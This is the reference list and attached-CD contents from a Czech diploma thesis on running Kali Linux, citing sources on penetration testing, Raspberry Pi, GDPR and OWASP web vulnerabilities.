- [12] ZEMAN, Michal. *Penetrační testování*. České Budějovice, 2010. Dostupné z: <http://wstag.jcu.cz/ws/services/rest/kvalifikacniprace/downloadPraceContent?adipIdno=12492>. Bakalářská práce. Jihočeská univerzita v Českých Budějovicích, Pedagogická fakulta, Katedra informatiky.
- [13] The Beginning of Kali Linux. *Kali* [online]. 2012 [cit. 2017-03-09]. Dostupné z: <https://www.kali.org/news/birth-of-kali/>
- [14] Kali Linux Tools Listing. *Kali Linux Penetration Testing Tools* [online]. [cit. 2017-03-09]. Dostupné z: <http://tools.kali.org/tools-listing>
- [15] About Pentoo. *Pentoo* [online]. 2010 [cit. 2017-04-06]. Dostupné z: <http://www.pentoo.ch/about>
- [16] GREGR, Filip. *Penetrační testy a odhalování zranitelností síťových prvků* [online]. Brno: Vysoké učení technické v Brně. Fakulta elektrotechniky a komunikačních technologií, 2015 [cit. 2017-03-09]. Dostupné z: <http://hdl.handle.net/11012/41307>. Bakalářská práce. Vysoké učení technické v Brně. Fakulta elektrotechniky a komunikačních technologií. Ústav telekomunikací. Vedoucí práce Jan Hajný.
- [17] HLADÍK, René. *Ověření možností komunikačních periférií jednodeskového systému BeagleBoard* [online]. Brno: Vysoké učení technické v Brně. Fakulta strojního inženýrství, 2012 [cit. 2017-03-09]. Dostupné z: <http://hdl.handle.net/11012/579>. Bakalářská práce. Vysoké učení technické v Brně. Fakulta strojního inženýrství. Ústav automatizace a informatiky. Vedoucí práce Stanislav Věchet.
- [18] Raspberry Pi: miniaturní ARM počítač za pár stovek. *Root.cz* [online]. [cit. 2017-03-09]. Dostupné z: <https://www.root.cz/clanky/raspberry-pi-miniurni-arm-pocitac-za-par-stovek/>
- [19] 10 alternatives to the Raspberry Pi. *ZDNet* [online]. 2016 [cit. 2017-03-09]. Dostupné z: <http://www.zdnet.com/pictures/10-alternatives-to-the-raspberry-pi/10/>

- [20] MOLLOY, Derek. *Exploring raspberry PI: Interfacing to the Real World with Embedded Linux®*. Indianapolis: John Wiley & Sons, Inc., 2016. ISBN 978-111-9188-681.
- [21] HODINA, Petr. *Linux v embedded aplikacích*. Plzeň, 2013. Dostupné také z: <http://hdl.handle.net/11025/8252>. Bakalářská práce. Západočeská univerzita v Plzni, Fakulta elektrotechnická, Katedra aplikované elektroniky a telekomunikací. Vedoucí práce Petr Weissar.
- [22] Raspberry Pi 3 Model B. *Raspberry Pi* [online]. 2016 [cit. 2017-03-10]. Dostupné z: <https://www.raspberrypi.org/products/raspberry-pi-3-model-b/>
- [23] The Raspberry Pi Models and Version & the Difference. *14CORE: ideas comes reality* [online]. [cit. 2017-03-15]. Dostupné z: <http://www.14core.com/the-raspberry-pi-models-and-how-to-address-them/>
- [24] Kali logo. *Kali Linux official documentation* [online]. [cit. 2017-03-15]. Dostupné z: <http://docs.kali.org/kali-logo>
- [25] HÜBNER, Pavel. *Systém sběru dat s Raspberry Pi pro domovní automatizaci*. Praha, 2015. Dostupné také z: <https://dspace.cvut.cz/handle/10467/61478>. Diplomová práce. České vysoké učení technické v Praze.
- [26] Kali Linux on ARM. *Kali Linux official documentation* [online]. [cit. 2017-03-23]. Dostupné z: <http://docs.kali.org/category/kali-on-arm>
- [27] HARRIS, Shon. *Hacking: manuál hackera*. Praha: Grada, 2008. ISBN 978-80-247-1346-5.
- [28] Hacker ethic. *The Jargon File* [online]. [cit. 2017-03-30]. Dostupné z: <http://catb.org/jargon/html/H/hacker-ethic.html>
- [29] Hacker? Kdo to je? *Root.cz: informace nejen ze světa Linuxu* [online]. 2000 [cit. 2017-03-30]. Dostupné z: <https://www.root.cz/clanky/hacker-kdo-to-je/>



- [30] Sociální inženýrství. *Národní centrum kybernetické bezpečnosti* [online]. Praha [cit. 2017-04-06]. Dostupné z: <https://www.govcert.cz/cs/informacni-servis/doporuceni/2486-socialni-inzenyrstvi/>
- [31] VAŠÍČEK, Michal. *Testování bezpečnosti bezdrátové sítě*. Pardubice, 2015. Dostupné také z: <http://dspace.upce.cz/handle/10195/60857>. Bakalářská práce. Univerzita pardubice, Fakulta elektrotechniky a informatiky.
- [32] Verizon's 2016 Data Breach Investigations Report. *Verizon* [online]. 2017 [cit. 2017-04-06]. Dostupné z: <http://www.verizonenterprise.com/verizon-insights-lab/dbir/2016/>
- [33] 20 Eye-Opening Cybercrime Statistics. *Security Intelligence: Analysis and Insight for Information Security Professionals* [online]. 2016 [cit. 2017-04-06]. Dostupné z: <https://securityintelligence.com/20-eye-opening-cybercrime-statistics/>
- [34] MALCOVSKÝ, Marek. *Penetrační testování*. (workshop) Pardubice. Unicorn Systems, 13. 4. 2017.
- [35] GDPR Key Changes. *EUGDPR: GDPR Portal* [online]. [cit. 2017-06-06]. Dostupné z: <http://www.eugdpr.org/key-changes.html>
- [36] General Data Protection Regulation Compliance. *PenTestPartners: Penetration testing and security services* [online]. [cit. 2017-06-06]. Dostupné z: <https://www.pentestpartners.com/penetration-testing-services/general-data-protection-regulation-compliance/>
- [37] Co je GDPR a jak bude aplikováno v Česku. *Obecné nařízení o ochraně osobních údajů prakticky* [online]. ČR [cit. 2017-06-06]. Dostupné z: <https://www.gdpr.cz/gdpr/co-je-gdpr/>
- [38] Pseudonymizace osobních údajů. *Obecné nařízení o ochraně osobních údajů prakticky* [online]. ČR [cit. 2017-06-06]. Dostupné z: <https://www.gdpr.cz/gdpr/heslo/pseudonymizace-osobnich-udaju/>

- [39] OWASP Top Ten Project. *OWASP* [online]. [cit. 2017-06-06]. Dostupné z: [https://www.owasp.org/index.php/Category:OWASP\\_Top\\_Ten\\_Project#tab=OWASP\\_Top\\_10\\_for\\_2017\\_Release\\_Candidate](https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project#tab=OWASP_Top_10_for_2017_Release_Candidate)
- [40] Úctyhodný Open Web Application Security Project (OWASP). *Root.cz: informace nejen ze světa Linuxu* [online]. [cit. 2017-06-06]. Dostupné z: <https://www.root.cz/clanky/uctyhodny-open-web-application-security-project-owasp/>
- [41] BAROT, Vladislav. *Bezpečnost počítačových systémů na síti*. Pardubice, 2013. Bakalářská práce. Univerzita Pardubice, Fakulta elektrotechniky a informatiky, Katedra informačních technologií. Vedoucí práce Mgr. Tomáš Hudec.
- [42] Běžné útoky na switche, Cisco Dynamic ARP Inspection. *Samuraj* [online]. 2009 [cit. 2017-06-20]. Dostupné z: <http://www.samuraj-cz.com/clanek/bezne-utoky-na-switche-cisco-dynamic-arp-inspection/>
- [43] Cross-Site Request Forgery (CSRF). *Jak na webové stránky* [online]. 2014 [cit. 2017-06-20]. Dostupné z: <http://timehosting.cz/cross-site-request-forgery/>
- [44] MEZULÁNÍK, Radek. *Analýza Open Source redakčních systémů z hlediska zabezpečení*. Brno, 2013. Diplomová práce. Masarykova univerzita, Fakulta filozofická.
- [45] Co je Cross-site scripting jak mu předcházet. *Zdroják* [online]. 2009 [cit. 2017-06-20]. Dostupné z: <https://www.zdrojak.cz/clanky/co-je-xss-jak-mu-predchazet/>
- [46] OWASP Testing Guide v4 Table of Contents. *OWASP: the free and open software security community* [online]. 2016 [cit. 2017-06-21]. Dostupné z: [https://www.owasp.org/index.php/OWASP\\_Testing\\_Guide\\_v4\\_Table\\_of\\_Contents](https://www.owasp.org/index.php/OWASP_Testing_Guide_v4_Table_of_Contents)

# Obsah CD

Obsah přiloženého CD:

- soubor `VasicekM_ImplementaceKaliLinux_SN_2017.pdf` – elektronická verze práce,
- adresář `tex` – zdrojové soubory pro sazbu diplomové práce v  $\text{\LaTeX}$ u.